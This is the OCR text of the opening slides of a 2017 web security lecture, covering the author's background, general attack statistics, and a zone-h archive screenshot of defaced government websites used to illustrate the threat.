Web Security and Hacking

KyoungGon(KG) Kim
anesra@gmail.com
Facebook.com/kyounggon.kim

Aug. 2017

Content

0x01. About Me.

0x02. Major Web Hacking Cases.

0x03. Key concept of Web

0x04. Web Hack & Secu Techniques

0x05. Exercise web hacking CTF

0x01. About Me.

Hacker

Nick: Anesra


1st place of Hacking Defense Contest

DEFCON 15, 2007 Member

Null@Root pre-Chairman

Over 130 Clients Site Penetration Testing

Writing Web Security and Hacking book



Cyber Security Consultant

Name: KG Kim

Deloitte. Cyber Risk, Senior Manager

PwC, Risk Advisory, Manager

BoB(Best of the Best) Mentor

Korea Government Cyber Security Experts


Professor

Lecture basic/intermediate/ advanced Hacking practices at Korea University

www.facebook.com/kyounggon.kim
anesra@gmail.com

Current Status in Cyber world.

http://map.norsecorp.com/




https://www.youtube.com/watch?v=KEn3fnKl9ul

www.facebook.com/kyounggon.kim
anesra@gmail.com


0x02.
Major Web Hacking Cases

0x02. Major Web Hacking Cases : Hacking Big Picture




illustrated by Anesra

1 Encryption | 2 Network | 3 System/PC | 4 Web | 5 Malicious Code | 6 Mobile | 7 Wireless | 8 Forensic | 9 CPS/IoT

www.facebook.com/kyounggon.kim
anesra@gmail.com

0x02. Major Web Hacking Cases



zone-h.org/archive/special=1

페이지는 영어 로 되어 있습니다. 번역하시겠습니까? 안함 번역 영어 항상 번역 옵션

zone-h unrestricted information

Home News Events Archive Archive Onhold Notify Stats Register Login search...

[ENABLE FILTERS]

Total notifications: **229,229** of which **91,384** single ip and **137,845** mass defacements

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
★ - Special defacement (special defacements are important websites)

Date	Notifier	H	M	R	L	Domain	OS	View
2017/08/25	MalaysiaGov	H	M	R		www.snnprscon.gov.et	Win 2008	mirror
2017/08/25	MalaysiaGov	H	M			nahdic.gov.et	Win 2008	mirror
2017/08/25	MalaysiaGov	H				www.gamogofa.gov.et	Win 2008	mirror
2017/08/25	Typical Idiot Security	H				mairie-chouzelot.fr	Linux	mirror
2017/08/25	ifactoryx			R		nilufersulama.gov.tr/krd.html	Win 2008	mirror
2017/08/25	MalaysiaGov	H	M	R		danau.limnologi.lipi.go.id	Linux	mirror
2017/08/24	ProtoWave Reloaded			R		pu.tabanankab.go.id/kuzo.html	Linux	mirror
2017/08/24	BALA SNIPER			R		policiasantacruz.gov.ar/images...	Linux	mirror
2017/08/24	BALA SNIPER			R		portal.saludtlax.gob.mx/images...	Linux	mirror
2017/08/24	Aris Dot ID			R		pfb.cnpf.embrapa.br/icp.txt	Linux	mirror
2017/08/24	NT404					mutasi.sdm.kemdikbud.go.id/id.txt	Linux	mirror
2017/08/24	NT404					ppid.jombangkab.go.id/id.txt	Win 2012	mirror
2017/08/24	Afghan Exploiters Team					ancid.gov.af/indx.htm	Linux	mirror
2017/08/24	VandaTheGod					biodiversidade.icmbio.gov.br/i...	Linux	mirror
2017/08/24	AYYILDIZ TİM	H				www.gadmontufar.gob.ec	Linux	mirror
2017/08/24	jok3r		M	R		pa-slawi.go.id/king.htm	Linux	mirror
2017/08/24	jok3r			R		pa-banyumas.go.id/king.htm	Linux	mirror
2017/08/24	jok3r					www.mrcog-nm.gov/king.htm	Linux	mirror
2017/08/23	Sons of Anarchy	H	M	R		ibicuitinga.ce.gov.br	Linux	mirror
2017/08/23	drarabiKS			R		dni.gov.gn/images/ghg.jpg	Linux	mirror

www.facebook.com/kyounggon.kim
anesra@gmail.com

0x02. Major Web Hacking Cases

zone-h unrestricted information

Home News Events Archive Archive Onhold Notify Stats Register Login search...

Mirror saved on: 2017-08-23 10:20:49

Notified by: Con7ext **Domain:** https://epp.penang.gov.my **IP address:** 58.27.61.135
System: Linux **Web server:** Apache Notifier stats
This is a CACHE (mirror) page of the site when it was saved by our robot on 2017-08-23 10:20:49

Hacked By Con7ext

www.facebook.com/kyounggon.kim
anesra@gmail.com


0x02. Major Web Hacking Cases

- **Still Web and Malicious code are two major threats from out-sider attacker.**
- **Why?**
- **It's easy to attack than system and network hacking layers**
- **There are currently over 1 Billion websites on the web.**
  - Website Hacked Trend Report'16 Q1
- **Over a third of the websites online are powered by four key platforms: WordPress, Joomla!, Drupal, and Magento.**

www.facebook.com/kyounggon.kim
anesra@gmail.com

